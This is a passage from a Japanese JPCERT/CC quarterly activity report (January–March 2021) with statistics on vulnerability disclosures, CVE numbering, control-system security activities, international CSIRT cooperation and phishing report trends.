本四半期に公表した脆弱性の影響を受けた製品のカテゴリーごとの内訳は、［表 2-1］のとおりです。本四半期は、ウェブアプリケーションが 9 件と最も多く、次いで組込系製品が 8 件、続いて CMS が 4 件、CGI、IT 管理用アプリケーション、Windows アプリケーション、制御系製品、プラグインがそれぞれ 2 件、Android アプリケーション、アプライアンス、グループウェア、サーバー製品がそれぞれ 1 件でした。

［表 2-1：公表を行った国内取扱脆弱性情報の件数の製品カテゴリー内訳］

製品分類	件数
ウェブアプリケーション	9
組込系製品	8
CMS	4
CGI	2
IT 管理用アプリケーション	2
Windows アプリケーション	2
制御系製品	2
プラグイン	2
Android アプリケーション	1
アプライアンス	1
グループウェア	1
サーバー製品	1



［図 2-2：公表を行った国内取扱脆弱性情報の累積件数］


本四半期に公表した国際取扱脆弱性情報は 75 件（累計 2,063 件）で、累計の推移は［図 2-3］に示すとおりです。75 件のアドバイザリのうち、海外調整機関や製品開発者等からの届け出によるものおよび製品開発者による脆弱性情報公開の事前通知によるものは 73 件、国内外の発見者からの届け出によるものは 2 件でした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリー内訳は、［表 2-2］のとおりです。本四半期は、制御系製品が 51 件と最も多く、次いで医療機器が 5 件、Windows アプリケーション、アンチウイルス製品、サーバー製品、プロトコルに関するものがそれぞれ 3 件、ウェブサーブレットコンテナ、組込系製品に関するものがそれぞれ 2 件、CMS、DNS、Linux アプリケーションに関するものがそれぞれ 1 件でした。

本四半期も、国際取扱脆弱性情報において、製品開発者自身による届け出や、自社製品に関する脆弱性情報公開にあたり JPCERT/CC へ事前通知するものが比較的多い傾向にありました。このような製品開発者自身からの告知を目的とした公表依頼の受付なども含めて、脆弱性情報の流通、調整および公開を幅広く行っています。

［表 2-2：公表を行った国際取扱脆弱性情報の件数の製品カテゴリー内訳］

製品分類	件数
制御系製品	51
医療機器	5
Windows アプリケーション	3
アンチウイルス製品	3
サーバー製品	3
プロトコル	3
ウェブサーブレットコンテナ	2
組込系製品	2
CMS	1
DNS	1
Linux アプリケーション	1



［図 2-3：国際取扱脆弱性情報の公表累積件数］

2.1.3. 連絡不能開発者とそれに対する対応の状況等

本規程に基づいて報告された脆弱性について、製品開発者と連絡が取れない場合には、2011 年度以降、当該製品開発者名を JVN 上で「連絡不能開発者一覧」として公表し、連絡の手掛かりを広く求めています。これまでに 251 件（製品開発者数で 164 件）を公表し、48 件（製品開発者数で 28 件）の調整を再開することができ、脆弱性関連情報の取り扱いにおける「滞留」の解消に一定の効果を上げています。本四半期に連絡不能開発者一覧に新たに掲載した案件はありませんでした。本四半期末日時点で、合計 203 件の連絡不能開発者案件を掲載しており、継続して製品開発者や関係者からの連絡および情報提供を呼びかけています。

こうした呼びかけによっても製品開発者と連絡が取れない場合、IPA が招集する公表判定委員会が妥当と判断すれば、公表できることに 2014 年から制度が改正されました。本年度においては、本四半期に公表判定委員会が開催され、そこで連絡不能開発者一覧に掲載されている 10 件の製品について審議し、9 件については公表が妥当と判定がされ、3 月 25 日にそれら 9 件を JVN にて公表しました。これまでに、公表判定委員会での審議を経て累計で 29 件（製品開発者数で 18 件）を、JVN の「Japan Vulnerability Notes JP（連絡不能）一覧」に掲載しています。

連絡不能開発者一覧
https://jvn.jp/reply/index.html

2.1.4. 海外 CSIRT との脆弱性情報流通協力体制の構築、国際的な活動

JPCERT/CC は、脆弱性情報の円滑な国際的流通のために、米国の CERT/CC および CISA ICS、英国の NCSC、フィンランドの NCSC-FI、オランダの NCSC-NL など脆弱性情報ハンドリングを行っている海外の調整機関と協力関係を結び、必要に応じて脆弱性情報の共有、各国の製品開発者への通知および対応状況の集約、脆弱性情報の公表時期の設定などの調整活動を行っています。

JVN 英語版サイト（https://jvn.jp/en）上の脆弱性情報も日本語版とほぼ同時に公表しており、脆弱性情報の信頼できるソースとして、海外のセキュリティ関連組織等からも注目されています。

JPCERT/CC では、2008 年 5 月以降 JVN 英語版サイトの公開を機に CVE 採番を行っており、Primary CNA である MITRE やその他の組織への確認や照会を必要とする特殊なケース（全体の 1 割弱）を除いて、JVN 上で公表する脆弱性のほぼすべてに CVE 番号を付与しています。本四半期には、JVN で公表したもののうち国内で届け出られた脆弱性情報に 78 個の CVE 番号を付与しました。

最初は CVE 番号の付与を、MITRE 社から番号プールの提供を受けて、その中から採番することにより実施していましたが、2010 年 6 月には CNA（CVE Numbering Authorities）として CVE 番号を付与し始めました。さらに 2018 年には Root CNA に指定され、新しい CNA の招致やトレーニングなどの活動も行っています。こうした活動の結果として、前四半期に三菱電機株式会社と株式会社 LINE の 2 社が JPCERT/CC を Root とする初の CNA として新たに登録され、本四半期においては、日本電気株式会社（NEC）が 3 社目の CNA として登録されました。

CNA および CVE に関する詳細は、次の Web ページをご参照ください

CNA（CVE Numbering Authority）
https://www.jpcert.or.jp/vh/cna.html

CVE Numbering Authorities
https://cve.mitre.org/cve/cna.html

About CVE
https://cve.mitre.org/about/index.html

JPCERT/CC Eyes「CNA 活動レポート ～日本の 2 組織が新たに CNA に参加～」
https://blogs.jpcert.or.jp/ja/2020/12/cna-2cna.html

2.2. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulhandlingG.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/


情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/partnership_guideline2019.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.2.1. 日本国内製品開発者との連携

本規程では、脆弱性情報を提供する先となる製品開発者のリストを作成し、各製品開発者の連絡先情報を整備することが、調整機関である JPCERT/CC に求められています。JPCERT/CC では、製品開発者の皆さまに製品開発者リストへの登録をお願いしています。製品開発者の登録数は、［図 2-4］に示すとおり、2021 年 3 月 31 日現在で 1,004 となっています。
登録等の詳細については、次の Web ページをご参照ください。

製品開発者登録
https://www.jpcert.or.jp/vh/register.html




［図 2-4：累計製品開発者登録数］

2.3. VRDA フィードによる脆弱性情報の配信


JPCERT/CC は、大規模組織の組織内 CSIRT 等での利用を想定して、ツールを用いた体系的な脆弱性対応を可能とするため、IPA が運用する MyJVN API を外部データソースとして利用した、VRDA（Vulnerability Response Decision Assistance）フィードによる脆弱性情報の配信を行っています。VRDA フィードについての詳しい情報は、次の Web ページを参照ください。

VRDA フィード 脆弱性脅威分析用情報の定型データ配信
https://www.jpcert.or.jp/vrdafeed/index.html

四半期ごとに配信した VRDA フィード配信件数を［図 2-5］に、VRDA フィードの利用傾向を［図 2-6］と［図 2-7］に示します。［図 2-6］では、VRDA フィードインデックス（Atom フィード）と、脆弱性情報（脆弱性の詳細情報）の利用数を示します。VRDA フィードインデックスは、個別の脆弱性情報のタイトルと脆弱性の影響を受ける製品の識別子（CPE）を含みます。［図 2-7］では、HTML と XML の 2 つのデータ形式で提供している脆弱性情報について、データ形式別の利用割合を示しています。




［図 2-5：VRDA フィード配信件数］



［図 2-6：VRDA フィード利用件数］

インデックスの利用数については、［図 2-6］に示したように、前四半期と比較し、約 3%増加しました。
脆弱性情報の利用数については、約 12%減少しました。



［図 2-7：脆弱性情報のデータ形式別利用割合］

脆弱性情報のデータ形式別利用傾向については、［図 2-7］に示したように、前四半期と比較し、XML 形式の利用割合が 14%減少しました。

3. 制御システムセキュリティ強化に向けた活動

3.1. 情報収集分析

JPCERT/CC では、制御システムにおけるセキュリティに関わるインシデント事例や標準化活動の動向、その他セキュリティ技術動向に関するニュースや情報などを収集・分析し、必要に応じて国内組織等に情報提供を行っています。本四半期に収集・分析した情報は 176 件でした。このうち、国内の制御システム関係者に影響があり、注目しておくべき事案を「参考情報」として、その情報を必要とする国内組織に提供しました。

本四半期に提供した参考情報は 2 件でした。

2021/01/05 【参考情報】ENISA が港湾事業者向けにサイバーリスクに関するガイドラインを公表
2021/01/22 【参考情報】米国ホワイトハウスが海運サイバー・セキュリティ計画 2020 年 12 月版を公表

また、海外での事例や、標準化動向などを JPCERT/CC からのお知らせとともに、制御システムセキュリティ情報共有コミュニティー (注 1) に登録いただいている関係者向けに月刊ニュースレターとして配信しています。

（注 1）JPCERT/CC が運営するコミュニティーで、制御システム関係者を中心に構成されています。

本四半期は計 3 件を配信しました。

2021/01/08　制御システムセキュリティニュースレター 2020-0012
2021/02/16　制御システムセキュリティニュースレター 2021-0001
2021/03/15　制御システムセキュリティニュースレター 2021-0002

上記の情報提供以外にも、制御システムに関連するソフトウェアや機器において深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。

本四半期に発行した注意喚起は 1 件でした。

2021/01/21　Pepperl+Fuchs 社の IO-Link Master シリーズの複数の脆弱性に関する注意喚起

制御システムセキュリティ情報共有コミュニティーとして、制御システムセキュリティ情報提供用メーリングリストと制御システムセキュリティ情報共有ポータルサイト ConPaS のサービスを設けており、メーリングリストには現在 1,184 名の方にご登録いただいています。今後も両サービスの充実を図り、さらなる利用を促進していく予定です。参加資格や申し込み方法については、次の Web ページをご参照ください。

制御システムセキュリティ情報共有コミュニティー
https://www.jpcert.or.jp/ics/ics-community.html

3.2. 制御システム関連のインシデント対応

JPCERT/CC は、制御システム関連のインシデント対応の活動として、インシデント報告の受付を行っています。本四半期における制御システムに関連するインシデントの報告件数は 0 件（0 IP アドレス）でした。

3.3. 関連団体との連携

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催している合同セキュリティ検討ワーキンググループに参加し、制御システムのセキュリティに関して専門家の方々と意見交換を行いました。

3.4. 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの

良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA Self Assessment Tool：申し込み制）や J-CLICS（制御システムセキュリティ自己評価ツール：フリーダウンロード）を提供しています。本四半期は、日本版 SSAT に関し 1 件の利用申込みがあり、直接配付件数の累計は、日本版 SSAT が 282 件でした。

日本版 SSAT（SCADA Self Assessment Tool）
https://www.jpcert.or.jp/ics/ssat.html

制御システムセキュリティ自己評価ツール（J-CLICS）
https://www.jpcert.or.jp/ics/jclics.html

3.5. 制御システムセキュリティアセスメントサービスのトライアル

JPCERT/CC では、日本国内の制御システム利用組織における制御システムセキュリティの実態把握とその向上を目的として、制御システムセキュリティアセスメントサービスを企画し、2018 年度第 4 四半期よりトライアルを行ってきました。このセキュリティアセスメントは、英国 CPNI が作成した SSAT をベースに、NIST SP800-53、82 なども参考にして、JPCERT/CC が独自の評価指針にもとづいて行う制御システム向けのセキュリティアセスメントです。制御システム利用組織において制御システムのセキュリティ対策の現状把握や課題抽出などに活用していただくことを想定しています。

これまでのアセスメントのうち、2019～2020 年に実施した組織の評価結果と、今年度に行ったフォローアップにより得たこれらの実施組織におけるその後の取り組み等を加え、実施対象組織名の匿名化を行った上で、「2019～2020 年制御システムセキュリティアセスメント報告書」として取りまとめ、2021 年 3 月 23 日に公開しました。本報告書は、制御システムのアセスメントを検討されている方等を対象に、今後の制御システムセキュリティ対策の参考として活用いただくことを想定しています。本報告書の目次は次のとおりです。

詳細は次の Web ページをご参照ください。

2019～2020 年制御システムセキュリティアセスメント報告書
https://www.jpcert.or.jp/ics/document.html#ics-assessment

JPCERT/CC Eyes：2019～2020 年 制御システムセキュリティアセスメント報告書
https://blogs.jpcert.or.jp/ja/2021/03/ics-assessment-report.html

3.6. 制御システムセキュリティカンファレンス

2021 年 2 月 12 日（金）に「制御システムセキュリティカンファレンス 2021」をオンライン開催し、400 名を超える方々に参加いただきました。本カンファレンスは 2009 年 2 月から毎年開催しており、今回で 13 回目を迎えました。

新型コロナウイルス感染症への対策の中で新しいスタイルの製造や事業継続性が求められる一方で、ランサムウェア感染被害は衰えるところはなく、製造ラインの停止も散発的に報じられています。さらには、制御システムを狙って作られたかのようなマルウェアが報告されるなど、制御システムのセキュリティ対策の一層の強化が迫られている状況があります。こうした環境を踏まえ、国内外の制御システムにおける脅威の現状と、関連業界や企業で行われているセキュリティに関する先進的な取り組みを共有し、制御システムのセキュリティ対策技術の向上やベストプラクティスの確立の一助となるようプログラムを構成しました。また、本カンファレンスの開催趣旨に沿って、講演の一部を公募いたしました。

参加者の内訳は制御システムユーザーが約 3 割、制御システムベンダー等の制御システム関連組織が約 3 割、研究者やセキュリティベンダーを含めたその他組織が約 4 割でした。オンライン開催により全国各地から視聴いただきました。オンライン講演のスナップショット画面を［図 3-1］に、プログラムを［表 3-1］に示します。詳細については次の Web ページをご参照ください。

制御システムセキュリティカンファレンス 2021
https://www.jpcert.or.jp/event/ics-conference2021.html

制御システムセキュリティカンファレンス 2021 講演資料
https://www.jpcert.or.jp/present/#year2021

JPCERT/CC Eyes：制御システムセキュリティカンファレンス 2021 開催レポート
https://blogs.jpcert.or.jp/ja/2021/03/ics-conference2021.html

［図 3-1：制御システムセキュリティカンファレンス 2021 講演画面］

［表 3-1：制御システムセキュリティカンファレンスのプログラム］

(1)「制御システムセキュリティの現在と展望～この 1 年間を振り返って～」 JPCERT/CC 技術顧問 宮地 利雄
(2)「急激な進化を続けるスマート家電の遠隔操作の現状から見えてきた課題 － IEC60335-1 第 6 版の公開と予防安全機能によってこれからの製品安全設計はどう変わる？」 株式会社 NTT データ経営研究所 エグゼクティブスペシャリスト 三笠 武則
(3)「ペネトレーションテスト事業者から見た制御システムセキュリティ対策の惜しい点」 株式会社サイバーディフェンス研究所 技術部 安井 康二
(4)「スマート工場で見過ごされているセキュリティリスク～ミラノ工科大学との共同実証実験に基づく 3 つの侵入経路と攻撃シナリオ～」 トレンドマイクロ株式会社 セキュリティエバンジェリスト 石原 陽平
(5)「海運における船舶サイバーセキュリティ対策について」 株式会社 MTI 船舶物流技術グループ 船舶 IoT チーム長 柴田 隼吾
(6)「制御セキュリティポリシー導入における課題と解決のためのヒント」 参天製薬株式会社 情報システム本部グローバル情報セキュリティチーム 正木 文統

4. 国際連携活動関連

本四半期も引き続き、新型コロナウイルス感染症対策の観点から世界の多くの国で渡航制限が敷かれ、予定されていた多くの国際会議が中止・延期ないしオンラインでの開催に変更されました。

4.1. 海外 CSIRT 構築支援および運用支援活動

海外の National CSIRT 等のインシデント対応調整能力の向上を図るため、研修やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

4.1.1. 「インド太平洋地域向け日米産業制御システムサイバーセキュリティウィーク」への協力

3 月 8 日から 12 日にかけて、経済産業省および IPA の産業サイバーセキュリティセンターが米国政府と連携して「インド太平洋地域向け日米産業制御システムサイバーセキュリティウィーク」を実施しました。本イベントではインド太平洋地域の政府関係者、重要インフラ事業者や CERT 関係者が計 40 名参加し、リモートでのハンズオン演習や多様なサイバーセキュリティ関連のトピックのワークショップが開催されました。JPCERT/CC はファシリテーターとして、リモート演習やグループワーク進行の支援を行いました。

経済産業省ニュースリリース
https://www.meti.go.jp/press/2020/03/20210315001/20210315001.html

4.2. 国際 CSIRT 間連携

国境をまたいで発生するインシデントへのスムーズな対応等を目的に、JPCERT/CC は海外 CSIRT との連携強化を進めています。また、APCERT（4.2.1.参照）や FIRST（4.2.2.参照）で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

4.2.1. APCERT（Asia Pacific Computer Emergency Response Team）

JPCERT/CC は、アジア太平洋地域の CSIRT コミュニティーである APCERT において、2003 年 2 月の発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。APCERT の詳細および APCERT における JPCERT/CC の役割については次の Web ページをご参照ください。

JPCERT/CC within APCERT
https://www.jpcert.or.jp/english/apcert/

4.2.1.1. APCERT Steering Committee 会議の実施

Steering Committee は、1 月 15 日と 3 月 17 日に電話会議を行い、今後の APCERT の運営方針等について議論しました。JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

4.2.2. FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。本四半期は国内の企業の FIRST 新規加盟に関するサポートを実施しました。
FIRST の詳細については、次の Web ページをご参照ください。

FIRST
https://www.first.org/

4.2.2.1. FIRST CSIRT Services Framework Version 2.1 の日本語訳公開

FIRST が 2019 年に公開した、CSIRT が提供するサービスに関するガイドラインである FIRST CSIRT Services Framework Version 2.1 の日本語版が 1 月に公開されました。JPCERT/CC は本文書の日本語版作成にあたり、レビュワー組織の 1 つとして文書の確認作業に協力しました。

Computer Security Incident Response Team (CSIRT) Services Framework Version 2.1.0
https://www.first.org/standards/frameworks/csirts/FIRST_CSIRT_Services_Framework_v2.1.0_ja.pdf

4.3. その他国際会議への参加

4.3.1. DCAF（Geneva Centre for Security Sector Governance）主催パネルセッション

スイスの DCAF（Geneva Centre for Security Sector Governance）が主催する「東アジアにおけるサイバーセキュリティガバナンス」と題したワークショップが 3 月 16 日から 18 日にかけてオンラインで開催されました。JPCERT/CC は 3 月 17 日に行われた「サイバーセキュリティの脅威と国際法」のセッションで、サイバーセキュリティにおける CSIRT の役割やアジア地域での CSIRT 間連携について発表しました。

4.4. 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のうち、作業部会 WG3（セキュリティの評価・試験・仕様に関する標準化を担当）で検討されている「複数の開発者が関与する脆弱性の開示と取扱」の標準化作業と、WG4（セキュリティコントロールとサー

ビスに関する標準化を担当）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。


本四半期は、「複数の開発者が関与する脆弱性の開示と取扱」に関して前四半期に引き続き技術文書の作成に取り組み、文書を WD：Working draft（作業原案）として提出しました。また、インシデント管理に関する既存の標準文書の改定および同標準の新しいパートの作成に関して、当該プロジェクトで作成中のドキュメントへのコメントを提出し、プロジェクトの個別会議で内容に関する議論を行いました。

5. フィッシング対策協議会事務局の運営

フィッシング対策協議会（本節の以下において「協議会」）は、フィッシングに関する情報収集・提供と動向分析、技術・制度的対応の検討等を行う会員組織です。JPCERT/CC は、経済産業省からの委託により、協議会の活動のうち、一般消費者からのフィッシングに関する報告・問い合せの受付、フィッシングサイトに関する注意喚起等、一部のワーキンググループの運営等を行っています。また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC がインシデント対応支援活動の一環として、Web サイトを停止するための調整等を行っています。

5.1. フィッシングに関する報告・問い合わせの受付

本四半期のフィッシング報告件数は、1 月に 4 万件を超え、昨年同月比で約 4.5 倍の報告数となりました。2 月は減少し 3 万件台となったものの、3 月はまた 4 万件台を超え、引き続き多くの報告が寄せられています。（図 5-1）



［図 5-1：1 年間のフィッシング報告件数（月別）］

報告件数の内訳は、Amazon をかたるフィッシングの報告が非常に多く、全体の約 57.6%を占めています。次いで、三井住友カード、楽天、MyJCB、三菱 UFJ ニコスをかたるフィッシングの報告が多く、この 5 ブランドに関連する報告が全体の約 86.0 %を占めました。

5.2 情報収集／発信

